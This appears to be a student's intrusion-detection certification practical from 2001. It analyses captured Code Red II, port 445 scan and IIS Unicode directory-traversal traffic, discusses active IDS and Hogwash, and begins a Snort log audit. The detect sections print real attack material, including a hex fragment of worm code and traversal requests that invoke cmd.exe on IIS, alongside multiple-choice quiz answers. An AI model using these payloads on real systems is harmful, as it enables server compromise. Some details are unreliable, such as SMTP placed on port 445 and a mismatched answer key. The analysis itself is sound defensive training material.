4d0 : 00 FF 75 FC FF 55 F8 89 45 F4 E8 0D 00 00 00 43   ..u..U..E......C
4e0 : 72 65 61 74 65 54 68 72 65 61 64 00 FF 75 FC FF   reateThread..u..
```

```
4f0 : 55 F8 89 45 F0 E8 0D 00 00 00 47 65 74 54 69 63   U..E......GetTic
500 : 6B 43 6F 75 6E 74 00 FF 75 FC FF 55 F8 89 45 EC   kCount..u..U..E.
510 : E8 06 00 00 00 53 6C 65 65 70 00 FF 75 FC FF 55   .....Sleep..u..U
520 : F8 89 45 E8 E8 17 00 00 00 47 65 74 53 79 73 74   ..E......GetSyst
530 : 65 6D 44 65 66 61 75 6C 74 4C 61 6E 67 49 44 00   emDefaultLangID.
540 : FF 75 FC FF 55 F8 89 45 E4 E8 14 00 00 00 47 65   .u..U..E......Ge
550 : 74 53 79 73 74 65 6D 44 69 72 65 63 74 6F 72 79   tSystemDirectory
560 : 41 00 FF 75 FC FF 55 F8 89 45 E0 E8 0A 00 00 00   A..u..U..E......
570 : 43 6F 70 79 46 69 6C 65 41 00 FF 75 FC FF 55 F8   CopyFileA..u..U.
580 : 89 45 DC E8 10 00 00 00 47 6C 6F 62 61 6C 46 69   .E......GlobalFi
590 : 6E 64 41 74 6F 6D 41 00 FF 75 FC FF 55 F8 89 45   ndAtomA..u..U..E
5a0 : D8 E8 0F 00 00 00 47 6C 6F 62 61 6C 41 64 64 41   ......GlobalAddA
5b0 : 74 6F 6D 41                                       tomA
```

Source of Trace:

http://www.incidents.org/archives/intrusions/msg01276.html

Detect was Generated By:

ACID v0.9.6b13
http://www.cert.org/kb/acid/

Log Format:

```
#(1 - 8654)       [2001-08-04 20:00:34] [arachNIDS/552] [CVE/CAN-2000-0071]
Packet ID Range   Date  Time        Arachnids #       CVE #
WEB-IIS ISAPI .ida attempt
Description
IPv4:             166.104.233.70 -> XXX.XXX.XXX.XXX
Network Protocol  Source Address    Destination Address
      hlen=5                TOS=0           dlen=1500 ID=22755
Header Length(32 bit words) Type of Service  Datagram Len ID#
flags=0     offset=0    TTL=99          chksum=44312
Flags       Offset      Time to Live    Checksum
TCP:        port=1367 -> dport: 80  flags=***A**** seq=3193313893
Transport   Src Port#   DSt Port #  Flags   ACK       Seuence #
      ack=85413663 off=5     res=0 win=17520  urp=0 chksum=61360
Acknowledgement # Offset          Window Size URP   Checksum
Payload:  length = 1460
# Bytes in Payload
```

Probability that the Source Address was Spoofed:

The source address is probably not spoofed, however the owner of the address has probably been exploited and is unaware that this traffic is being generated.

Description of Attack:

[CVE/CAN-2000-0071] http://cve.mitre.org/cgi-bin/cvename.cgi?name=can-2000-0071
Arachnids 552 http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids552&view=event

What appears above is a trace of what has become known as Code Red 2. This attack has additional functionality to the original Code Red, which appeared earlier. The attack consists of a worm, which infects Microsoft Index Server on IIS webservers by exploiting an unchecked buffer in idq.dll. This could allow the attacker to perform a buffer overrun attack and then to run code on the server. This variant also creates a backdoor on the infected system.

Attack Mechanism:

The initial attack mechanism is similar to the original Code Red worm in that the worm infects a vulnerable web server and then attempts to propagate itself from there by searching for other vulnerable servers and infecting them too. The original worm lived in memory and a reboot was all that was necessary to remove it from the system. Patching was however required to prevent reinfection. The worm exploits a vulnerability in idq.dll and uses this to inject itself onto the server. This variant will then scan for other vulnerable servers to infect them also. Upon infection the worm can install a backdoor onto the system by copying cmd.exe to various locations within the machine. These locations have execute permission and this would allow an attacker to execute commands on the infected machine. What can be seen above is a trace showing a typical signature of code red comprising of get /default.ida followed by a string of XX characters. This differentiates this trace from the original code red, which displayed a string of NNN characters. The worm also installs a trojan copy of explorer.exe which makes several changes to the sytem including editing the registry. Even if the root.exe (cmd.exe) is removed the attacker can still use a backdoor into the system. The backdoors remain even if the explorer.exe is not running or has been removed.

A spin off effect of this worm is DOS. As the worm infects more and more systems then more and more systems are searching for new hosts to infect. This can dramatically increase traffic on segments of the internet slowing them down. The expected slowdown in the internet didn't occur during the Code Red II incident although there were many reports of increased activity directed at port 80 coupled with ARP floods being received by systems.

Correlations:

http://www.incidents.org/archives/intrusions/msg01292.html
http://www.incidents.org/react/code_redII.php

Evidence of Active Targeting:

Active targeting is not the case here. The worm scans for vulnerable systems and attempts to infect them automatically.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality:
Web servers are critical to many organisations today. A web server can't afford down time and an attack such as this can compromise the integrity of the data stored on that server as well as using up valuable bandwidth on the network. (5)

Lethality:
This is an extremely serious attack. The worm has the potential to slow down or flood networks, to infect servers with its own code and to engineer a backdoor which may be exploited in the future even if the server is patched against the worm. (5)

System Countermeasures:
System Countermeasures involve patching the server against the vulnerability, removal of the worm through a reboot and a thorough check of the system for the presence of a backdoor and / or other compromise. This may be the original back door or a new compromise created by exploiting the backdoor. If the system is patched and its integrity verified, then it is safe from the worm itself although it could still suffer from scans originating from infected systems. Assuming that this server

is patched. (4)

Network Countermeasures:
It is difficult to protect a network against this kind of attack. The system itself is the target and needs to be secured. The network can suffer from the spin off effects of the attack such as lost bandwith. The system could be taken offline during the incident, but this is not always practical. IDS systems can be programmed to look for this attack as has occurred here. A reactive system could potentially close off a connection to the attacking server once it recognised the attack. The IDS here does not have that functionality. (2)

Severity = (5 + 5) – (4+ 2) = 4

Defensive Recommendations:

Defensive recommendations:

1. Patch all Windows NT4 and 2000 servers against the vulnerability
2. Verify the servers have not been compromised and that there are no other security vulnerabilities present.
3. Reboot the server
4. Include an IDS rule to watch for scans of the server and block these if you have the facility.
5. Defence against an attack like this is a community wide concern and it is important to share information and advise others of the issues.

Multiple Choice Question:

What type of vulnerability does the Code Red Worm exploit?

a) Buffer Overflow
b) RPC Vulnerability
c) CGI Vulnerability
d) BIND Weakness

Answer a.

Detect # 4 – Port 445 Scan

```
Site: RDSTN Host lookup: Date: 20010627 Pattern: host 65.24.124.86
/home/shadow/SHADOW-1.6/one_day_pat.pl -n -d 20010627 -l RDSTN -p 'host
65.24.124.86 - dhcp065-024-124-086.columbus.rr.com'
00:16:32.474515 65.24.124.86.2149 > my.net01.1.445: S
3915090444:3915090444(0)
win 16384  (DF)
00:16:35.487679 65.24.124.86.2149 > my.net01.1.445: S
3915090444:3915090444(0)
win 16384  (DF)
00:16:41.485135 65.24.124.86.2149 > my.net01.1.445: S
3915090444:3915090444(0)
win 16384  (DF)
00:16:53.501558 65.24.124.86.2151 > my.net01.2.445: S
3920446141:3920446141(0)
win 16384  (DF)
```

```
00:16:57.190094 65.24.124.86.2151 > my.net01.2.445: S
3920446141:3920446141(0)
win 16384  (DF)
00:17:02.481040 65.24.124.86.2151 > my.net01.2.445: S
3920446141:3920446141(0)
win 16384  (DF)
00:17:14.510025 65.24.124.86.2153 > my.net01.3.445: S
3925807698:3925807698(0)
win 16384  (DF)
00:17:17.588368 65.24.124.86.2153 > my.net01.3.445: S
3925807698:3925807698(0)
win 16384  (DF)
00:17:23.588000 65.24.124.86.2153 > my.net01.3.445: S
3925807698:3925807698(0)
win 16384  (DF)


Site: RDSTN Host lookup: Date: 20010627 Pattern: host 24.43.8.100
/home/shadow/SHADOW-1.6/one_day_pat.pl -n -d 20010627 -l RDSTN -p 'host
24.43.8.100 - cr1015432-a.glph1.on.wave.home.com '
02:33:07.576145 24.43.8.100.4863 > my.net02.65.445: S
3293671383:3293671383(0)
win 16384  (DF)
02:33:10.575905 24.43.8.100.4863 > my.net02.65.445: S
3293671383:3293671383(0)
win 16384  (DF)
02:33:16.588184 24.43.8.100.4863 > my.net02.65.445: S
3293671383:3293671383(0)
win 16384  (DF)

Site: RDSTN Host lookup: Date: 20010627 Pattern: host 202.143.136.50
/home/shadow/SHADOW-1.6/one_day_pat.pl -n -d 20010627 -l RDSTN -p 'host
202.143.136.50 - 202.143.136.50.apexn.net'
04:00:06.270411 202.143.136.50.1465 > my.net03.215.445: S
1736381767:1736381767(0) win 16384  (DF)
04:00:09.201998 202.143.136.50.1465 > my.net03.215.445: S
1736381767:1736381767(0) win 16384  (DF)
04:00:15.343457 202.143.136.50.1465 > my.net03.215.445: S
1736381767:1736381767(0) win 16384  (DF)
04:00:53.978014 202.143.136.50.1516 > my.net03.215.445: S
1750450903:1750450903(0) win 16384  (DF)
04:00:57.448329 202.143.136.50.1516 > my.net03.215.445: S
1750450903:1750450903(0) win 16384  (DF)
04:01:03.492177 202.143.136.50.1516 > my.net03.215.445: S
1750450903:1750450903(0) win 16384
```

Source of Trace:

http://www.incidents.org/archives/intrusions/msg00930.html

Detect was Generated By:

Generated by Shadow V 1.6
http://www.nswc.navy.mil/ISSEC/CID/

```
00:16:32.474515 65.24.124.86.2149 > my.net01.1.445: S 3915090444:3915090444
Time            Source IP    Port   Dest IP    Port Flag  Seq #
(0)             win 16384  (DF)
```

Data Length **Window Size** **Don't Fragment**

Probability that the Source Address was Spoofed:

The attacker is looking for a response from the system on port 445. The trace does not show a complete 3 way handshake or any response, however to carry out this kind of probe the attacker would probably wish to see a response, therefore the address is unlikely to be spoofed.

Description of Attack:

This is a scan of a subnet followed by attempts against two specific hosts. Perhaps these hosts responded and the attacker wished to try and exploit them. Previous versions of windows required SMB be to be supported by NetBIOS over TCP (NBT), but with the removal of the requirement for NBT Windows 2000 supports SMB directly over TCP/IP. The attacker knows that by default windows with file and print sharing installed automatically allows SMB over TCP on Port 445.

Attack Mechanism:

The attacker scans the network seeking a response from a node on port 445. Port 445 in Windows 2000 systems supports "Direct Hosting of SMB over TCP/IP - http://support.microsoft.com/support/kb/articles/Q204/2/79.ASP
NetBIOS uses port 139 and most services in 2000 use either 139 or 445 to communicate apart from logon authentication with kerberos and LDAP. This means that access to this port by an attacker can give them some valuable information or worse allow them to compromise the system. There is a script available which allows an attacker to pull files from an MS active directory via SMTP on port 445. This can be considered a significant vulnerability.

Correlations:

http://www.sans.org/y2k/020201.htm
http://www.incidents.org/archives/intrusions/msg00942.html

Evidence of Active Targeting:

There was active targeting of two nodes as illustrated in the 2nd and 3rd trace. These logs do not show any evidence of a successful connection, as there are lone SYN packets being directed at the host.

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality:
A server running active directory is one of the most critical in a Microsoft network. Compromises against this machine can have wide implications for the network. (5)

Lethality:
The trace shows a scan of the network against port 445 followed by attempted connections to two specific servers. There is no evidence from these logs that the attacker successfully connected to the system or was able to retrieve any data. The above-mentioned SMTP attack does not appear to have been carried out in this case. (2)

System Countermeasures:
The system does not appear to have allowed completion of the connection between the attacker and itself. There are only initial SYN's and no evidence of a three-way handshake being completed. We

could expect to see a completed connection followed perhaps by a transfer of data over SMTP. The individual who posted the trace states that the system does in fact have SMTP disabled. (4)

Network Countermeasures:
The system is monitored by and IDS and presumably has other standard network security measures in place but this is not confirmed. (3)

Severity = (5+2) – (4+3) = 0

Defensive Recommendations:

Specifically for this exploit it would be prudent to disable SMTP on the active directory server. This particular scan does not indicate that there was any penetration of the system however external connections to this port and to the server should only be allowed under the strictest security if at all.

Multiple Choice Question:

Port 445 is used for what service(s)?
a) SMTP
b) NetBIOS
c) SMB over TCP
d) MS Directory Services

Answer: c and d.

Detect # 5 – IIS Directory Traversal Attempt / IIS Unicode Attack

```
*************************************************************************
Port 80 scan of our entire class B from Japan

Hiroshima Shudo University (NET-SHUNET)
   Ohtsuka 1717
   Hiroshima-City, 731-31
   JP

   Netname: SHUNET
   Netblock: 150.32.0.0 - 150.32.255.255

May 27 01:36:27 150.32.64.120:50073 -> xxx.xxx.0.1:80 SYN ******S*
May 27 01:36:27 150.32.64.120:50074 -> xxx.xxx.0.2:80 SYN ******S*
May 27 01:36:27 150.32.64.120:50075 -> xxx.xxx.0.3:80 SYN ******S*
May 27 01:36:27 150.32.64.120:50076 -> xxx.xxx.0.4:80 SYN ******S*
May 27 01:36:27 150.32.64.120:50077 -> xxx.xxx.0.5:80 SYN ******S*
May 27 01:36:27 150.32.64.120:50078 -> xxx.xxx.0.6:80 SYN ******S*
May 27 01:36:27 150.32.64.120:50079 -> xxx.xxx.0.7:80 SYN ******S*
May 27 01:36:27 150.32.64.120:50080 -> xxx.xxx.0.8:80 SYN ******S*
May 27 03:35:38 150.32.64.120:47126 -> xxx.xxx.255.252:80 SYN ******S*
May 27 03:35:38 150.32.64.120:47125 -> xxx.xxx.255.251:80 SYN ******S*
May 27 03:35:38 150.32.64.120:47122 -> xxx.xxx.255.248:80 SYN ******S*
May 27 03:35:38 150.32.64.120:47124 -> xxx.xxx.255.250:80 SYN ******S*
May 27 03:35:38 150.32.64.120:47123 -> xxx.xxx.255.249:80 SYN ******S*
May 27 03:35:38 150.32.64.120:47128 -> xxx.xxx.255.254:80 SYN ******S*

Then a unicode attack against the following web servers:

xxx.xxx.xxx.3
xxx.xxx.xxx.23
```

```
xxx.xxx.xxx.24
xxx.xxx.xxx.26
xxx.xxx.xxx.27
xxx.xxx.xxx.39
xxx.xxx.xxx.49

May 27 03:35:42 150.32.64.120:47522 -> xxx.xxx.xxx.3:80 SYN ******S*

[**] IDS297/http-directory-traversal1 [**]
05/27-03:35:53.681060 150.32.64.120:48130 -> xxx.xxx.xxx.3:80
TCP TTL:221 TOS:0x0 ID:185 IpLen:20 DgmLen:106 DF
***AP*** Seq: 0x7E5BB5AA  Ack: 0x7B5EBA  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
63 30 25 39 76 2E 2E 2F 77 69 6E 6E 74 2F 73 79  c0%9v../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F  stem32/cmd.exe?/
63 2B 64 69 72 20 48 54 54 50 2F 31 2E 30 0D 0A  c+dir HTTP/1.0..
0D 0A                                             ..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] spp_http_decode: IIS Unicode attack detected [**]
05/27-04:05:38.480085 150.32.64.120:48130 -> xxx.xxx.xxx.24:80
TCP TTL:221 TOS:0x0 ID:15896 IpLen:20 DgmLen:109 DF
***AP*** Seq: 0xB5CFA8C  Ack: 0xDDEBAEB5  Win: 0x2238  TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25  GET /scripts/..%
65 30 25 38 30 25 61 66 2E 2E 2F 77 69 6E 6E 74  e0%80%af../winnt
2F 73 79 73 74 65 6D 33 32 2F 63 6D 64 2E 65 78  /system32/cmd.ex
65 3F 2F 63 2B 64 69 72 20 48 54 54 50 2F 31 2E  e?/c+dir HTTP/1.
30 0D 0A 0D 0A                                    0....
```

Source of Trace:

http://www.incidents.org/archives/intrusions/msg00487.html

Detect was Generated By:

Snort portscan log and Snort alert.

Probable Rule:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: "IDS432/web-iis_http-iis-
unicode-traversal"; flags: A+; uricontent: "..|25|c1|25|1c"; nocase;
classtype: system-attempt; reference: arachnids,432;)
```

Probability that the Source Address was Spoofed:

The original scan was performed and then direct attempts were made against specific servers. It is likely that the address was not spoofed as the attacker would wish to see responses from the initial scan and then would establish a connection in an attempt to exploit any vulnerability that was discovered.

Description of Attack:

CVE CAN-2000-0884 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884
Arachnids 432 http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids432&view=event
The attack exploits a vulnerability in Microsoft IIS. This flaw could allow an attacker to execute any program on the web server, which in turn could allow the attacker to gain control over that web server. The account that the attacker works under is IUSR_machinename , which is the anonymous

user account for IIS. This account has privileges only associated with anonymous or untrusted users. It is however a member of the users group and everyone group and by exploiting this vulnerability can gain access to files outside the web folders. This group has execute permission's on many system commands. The specific flaw that the attacker exploits is known as directory traversal. The user can send a string of ../ characters to the web server which will allow him to go up the directory tree and then down to the file that he wishes to use.

Attack Mechanism:

The attacker will initially scan for web servers running Microsoft IIS, which he can exploit. He will then establish a connection with the server and send a string similar to the one below. This is done in an attempt to gain access to cmd.exe, which he will then use to execute code on the web server.

```
GET /scripts/..%
e0%80%af../winnt
/system32/cmd.ex
e?/c+dir HTTP/1.
0....
```

Upon successful execution of cmd.exe the attacker can choose any number of ways to exploit the system. He can execute code already on the machine, or upload new code and execute it. He could alter, delete or create files on the system or download sensitive information depending on the permissions of the targeted files.

A limitation of the vulnerability is that the attacker could only access files that are stored on the same logical drive as the web folders. If an administrator were to store operating system files on a different logical partition than the web folders, then the attacker would not be able to execute any OS commands.

Correlations:

"Web Server Folder Traversal" vulnerability (MS00-078)
Steven Shields
February 13, 2001
http://www.sans.org/infosecFAQ/threats/traversal.htm

```
Server used for this query: [ whois.arin.net ] U S WEST Communications Svcs,
Inc. (NETBLK-USW-INTERACT99) 600 Stinson Blvd NE Minneapolis, MN 55413 US
Netname: USW-INTERACT99 Netblock: 63.224.0.0 - 63.231.255.255 Maintainer:
USW

Jul 28 18:26:26 hosth snort: WEB-MISC http directory traversal
[Classification: Attempted Information Leak Priority: 3]:
63.229.140.41:40526 -> a.b.c.62:80 Jul 28 18:26:33 hosth snort: WEB-MISC
http directory traversal [Classification: Attempted Information Leak
Priority: 3]: 63.229.140.41:41043 -> a.b.c.62:80 Jul 28 18:26:39 hosth
snort: WEB-MISC http directory traversal [Classification: Attempted
Information Leak Priority: 3]: 63.229.140.41:41541 -> a.b.c.62:80 Jul 28
18:26:45 hosth snort: WEB-MISC http directory traversal [Classification:
Attempted Information Leak Priority: 3]: 63.229.140.41:42047 -> a.b.c.62:80
Jul 28 18:26:52 hosth snort: WEB-MISC http directory traversal
[Classification: Attempted Information Leak Priority: 3]:
63.229.140.41:42616 -> a.b.c.62:80 Jul 28 18:26:59 hosth snort: WEB-MISC
http directory traversal [Classification: Attempted Information Leak
Priority: 3]: 63.229.140.41:43177 -> a.b.c.62:80 Jul 28 18:27:05 hosth
snort: WEB-MISC http directory traversal [Classification: Attempted
Information Leak Priority: 3]: 63.229.140.41:43728 -> a.b.c.62:80
```

../ limited output for brevity. Full trace at URL below.

http://www.incidents.org/archives/intrusions/msg01211.html

Evidence of Active Targeting:

There was active targeting of seven servers as listed in the trace. The attacker scanned the network identifying potential targets and actively attacked those.

```
xxx.xxx.xxx.3
xxx.xxx.xxx.23
xxx.xxx.xxx.24
xxx.xxx.xxx.26
xxx.xxx.xxx.27
xxx.xxx.xxx.39
xxx.xxx.xxx.49
```

Severity:

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality:
Web Servers are critical targets in many organisations. A compromise against a web server may or may not have consequences for the security of the network as a whole, although publicly accessible computers should be isolated in a DMZ to prevent encroachments on to the network at large. (4)

Letahlity:
Depending on the internal layout of the machine this can be a fairly lethal attack to an unpatched server. If the server contains application files useful to the attacker on the same logical partition and the appropriate permission's exist then he/she can inflict significant damage. The attacker actively targeted the web servers in the network and attempted to exploit the vulnerability. Without further logs it is not possible to tell whether this was successful or not. A session appears to have been successfully created between the attacker and target xxx.xxx.xxx.3. (5)

System Countermeasures:
System countermeasures should consist primarily of patching the system against this vulnerability which I assume has been done in this case due to the IDS detect and the fact that the vulnerability has been known about for some time. Other steps such as those described in defensive recommendations should be employed. Assuming that the server has been patched. (4)

Network Countermeasures:
The system is obviously monitored with an IDS so security has been given a high priority. With this in mind we can assume that the network is adequately protected and monitored. (4)
Severity = (4 + 5) – (4 + 4) = 1

Defensive Recommendations:

Measures that could be taken to prevent this and other similar attacks would be to install all web folders on a drive separate from the rest of the system. Ensure that there are no web applications or other 'useful' executable's stored on the web folders' partition and check that the IUSR_machinename account does not have write access to any files on the system.

Standard security measures such as patching all servers with the latest updates and adequately monitoring vulnerable machines such as web servers also applies.

Multiple Choice Question:

What kind of attack is the IIS Unicode Attack

a) Session Hijack
b) Exploit a common vulnerability
c) Denial of Service
d) Trojan

Answer 2.

Assignment #2 The State of Intrusion Detection.

Active IDS Systems

Intrusion Detection Systems (IDS) can be passive or active. Passive systems are those that watch for particular types of activity and produce a log entry or alert depending on what has just occurred. Active systems take this a step further by actually reacting when an illegal or anomalous activity occurs and attempting to limit the extent of the probe or attack. This combines some of the functionality of a firewall with an IDS.

Firewall V IDS

The similarities and differences between firewalls and IDS's are well documented, the following is a brief summary:

Firewall

- Firewalls make decisions about individual packets based on their rule base and security policy. If no rule match occurs then the firewall will drop the packet.
- They are responsible for physically forwarding or dropping packets based on those decisions.
- They can handle secure communications channels such as a VPN.
- Writes logs and alerts on events.
- They can perform content checking.
- Can be stateful.
- Usually deployed at the perimeter watching for external threats.

IDS

- Makes decisions about individual packets based on its rule base.
- Observes packets as they pass by on the wire, but generally does not physically interfere or alter them.
- Writes logs and alerts on events.
- Can perform content checking in the sense that it can examine packet for recognisable strings, flag settings or options.
- Can be stateful.
- Can be deployed throughout the network looking for internal/external threats.

A firewall's rulebase usually starts with the premise of denying all traffic and then it builds up a set of rules covering traffic that it will allow. These rules are broad and cover items such as addresses allowed to receive traffic, addresses allowed to send traffic, ports that are open, authentication requirements, services or protocols that are allowed etc. An IDS on the other hand has a narrower focus. It can be programmed to watch for addresses, ports, services etc, but it can also watch for particular strings in a packet's payload, anomalous packets, TTL values, sequence numbers etc. This means that although traffic may be considered legitimate within the broad definitions on the firewall rulebase, the IDS has a closer look and can alert the administrator of potential threats within that permitted traffic.

What is Active IDS

Active IDS's can perform the tasks that a standard IDS does but in addition to this they make decisions about whether to forward packets, drop packets, block ports or block particular addresses.

This additional functionality changes the IDS from a largely reporting system to an active part of the network infrastructure.

Alerts or logs are purely historical data and as such by the time they are reported the incident has passed and the damage may already have been done. To effectively use a passive IDS system takes a lot of resources in skilled staff. Effectively somebody has to be available 24 hours a day to respond to an alert and they must be also be skilled enough to see through the false positives and to focus in on the 'real' attacks. Even the most skilled analyst may not be able to react fast enough to an attack thus negating the presence of the IDS.

Active IDS's introduce the speed and automatic response element to dealing with an attack. They are 'reactive' as opposed to 'proactive' in the sense that something must stimulate them into action. To be proactive in the area of IDS is to put in place the architecture and security policy that will prevent an assailant from penetrating your defences in the first place. Active IDS's address what to do if this fails.

Many IDS products do have an active element to them. Host based intrusion detection systems/firewalls such as ZoneAlarm or PGP Firewall watch for potential compromises and block connections from the relevant address. Network based systems also incorporate this functionality and can also integrate with the host-based systems to give a wider degree of protection.

Main Advantages of an Active IDS

- The Active system can respond to an intrusion in near real time should it occur rather than relying on an alert getting to an administrator and hoping that he /she can react in time.

- The Active system can be used internally to secure servers or data from internal intrusions which is where most security breaches come from. Firewalls are normally deployed to secure perimeters and to restrict traffic flow from the outside in. The IDS can be deployed internally either directly on the host containing the sensitive data or within a subnet to watch for incidents such as scans by internal hosts.

- A major problem an IDS has is that it cannot monitor an encrypted channel. To do this it would need the keys to that channel, have the processing power to decrypt and analyse in real time and be highly secure within itself to prevent somebody exploiting this ability. A host based IDS can help with this problem in so far as if the IDS runs on the host it may have access to the decrypted data and can therefore analyse it and check it against its rulebase.

Main Disadvantages of Active IDS

- A malicious individual who has gained an insight into your IDS may use it to effect a DOS against a third party, which uses your service. By spoofing that 3rd party's address and performing some illicit activity the attacker can cause the IDS to block connections from that 3rd party thus denying them service.

- There is a far greater challenge in writing a rulebase with an Active IDS. The implications of a high number of false positives are extremely serious for the functionality of your network. A self imposed DOS may be the result of incorrectly configuring the system. Legitimate

connections may be dropped

- Active systems require more resources. An active system to be effective in blocking particular connections must be able to maintain a state table, which monitors the connection in context. This for example allows the block to be lifted after a certain amount of time or after a new connection is established from the same address which may be another user.

Hogwash

Hogwash is an IDS / Packet Scrubber / Signature based firewall built around Snort. It was created by Jason Larsen and Jed Haile and is available free under the GNU GPL licence at http://sourceforge.net/projects/hogwash.Hogwash takes the systems mentioned above a small step further and helps to eliminate some of the disadvantages with the current crop of IDS systems.

As previously stated a major disadvantage of an Active IDS is that false positives may cause a self imposed DOS or that an attacker may leverage the IDS to create a DOS against a legitimate user on your system. The authors have recognised the fact that automatic updating of a rulebase and blocking a suspect address can cause more harm than good in terms of useability and reputation. An alternative is needed for dealing with some mission critical systems.

What the Hogwash system does is to function as an active intrusion detection system capable of dropping or altering communications at the packet level. This means that rather than simply blocking a connection or an address the Hogwash system will drop the offending packet. This is significant in a situation where spoofing is occurring. If the system identifies the packets coming from the spoofed address as matching a signature in its rulebase, then it can drop those packets, but allow packets that do not match a signature through. This will have the effect of allowing legitimate users from the spoofed address to continue to use the system unhindered while continuing to protect the network. Hogwash is also stealthy. It can run without a TCP stack loaded on its interfaces. It sets them into promiscuous mode to listen for packets destined inbound/outbound as appropriate, also it does not alter the packet as it passes through so it is almost undetectable.

Again false positives are an issue as with other active IDS's. The rulebase needs to be carefully written so as to not drop legitimate traffic. The dropping of individual packets does however ensure that drop decisions are made on a connection basis as opposed to the blanket approach that blocking of an addresses is.

Recommendations

As discussed active IDS's have some very significant advantages as part of a security infrastructure within a network. The question is not whether it should be used instead of a passive IDS or a firewall, but rather what is its appropriate use and where does it fit into the security needs of your network.

A passive IDS system is almost certainly still required. It can allow you to use a broader rulebase without the risk of DOS and it can be used as a monitoring tool at different points throughout the network alerting the administrator to any malicious activity directed at individual hosts, subnets or the network as a whole. Active systems can be used to protect the most mission critical servers or to sit at the border and act with the firewall to prevent attacks penetrating the external limits of your

network.

References

Char Sample, Mike Nickle and Ian Poynter, Firewall and IDS Shortcomings.
Paper presented at SANS Network Security, Monterey, California, October 2000.

Thomas H. Ptacek and Timothy N. Newsham Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection, Secure Networks Inc January 1998.
URL: http://snort.sourcefire.com/docs/idspaper/

Jed Haile and Jason Larsen, Securing an Unpatchable Web Server... HogWash!
July 2001. URL: www.securityfocus.com/ids

Posting from Brian Laing blaing@iss.et Re:IDS: Real Secure Passive Mode. August 11th 1999. URL: http://www.shmoo.com/mail/ids/aug99/msg00043.html

Firewall –1 Enterprise Security Management, User Guide, CheckPoint Software Technologies 1998.

Intrusion Signatures and Analysis by Stephen Northcutt, Mark Cooper, Matt Fearnow and Karen Frederick, Indiana, Jan 2001.

Assignment #3 Analyse This.

Executive Summary

A security audit has been carried out for the university utilising the data provided.
The data for this analysis came from snort logs running on the system between Sunday May 20th and Saturday May 26th 2001. It consisted of Snort alert files, Snort scan logs and Snort log files containing out of spec packets. Details of the actual files are listed below. The analysis is being carried out to determine the following points:

1) What type of attacks the University is suffering.
2) What hosts are attacking the network.
3) Are any of the network's nodes compromised.
4) Highlight vulnerabilities.
5) Recommend defensive strategies.


alert.010520.gz	oos_May.20.2001.gz	scans.010520.gz
alert.010521.gz	oos_May.21.2001.gz	scans.010521.gz
alert.010522.gz	oos_May.22.2001.gz	scans.010522.gz
alert.010523.gz	oos_May.23.2001.gz	scans.010523.gz
alert.010524.gz	oos_May.24.2001.gz	scans.010524.gz
alert.010525.gz	oos_May.25.2001.gz	scans.010525.gz
alert.010526.gz	oos_May.26.2001.gz	scans.010526.gz

There were 49,793 alerts for the period in question, covering 24 different detects. This total excludes portscans of which there were 195,618.

A number of potential attacks or probes were noted and they are listed below:

No. of Occurrences	Description of Attack / Probe
22294	High port 65535 udp - possible Red Worm - traffic
11846	Watchlist 000220 IL-ISDNNET-990517
6596	UDP SRC and DST outside network
5013	WinGate 1080 Attempt
1162	External RPC call
660	Possible trojan server activity
518	SMB Name Wildcard
481	Port 55850 tcp - Possible myserver activity - ref. 010313-1
372	connect to 515 from outside
320	Queso fingerprint
111	Back Orifice
104	TCP SRC and DST outside network
87	SUNRPC highport access!
62	High port 65535 tcp - possible Red Worm - traffic
51	Watchlist 000222 NET-NCFC

```
37      Null scan!
26      NMAP TCP ping!
24      Attempted Sun RPC high port access
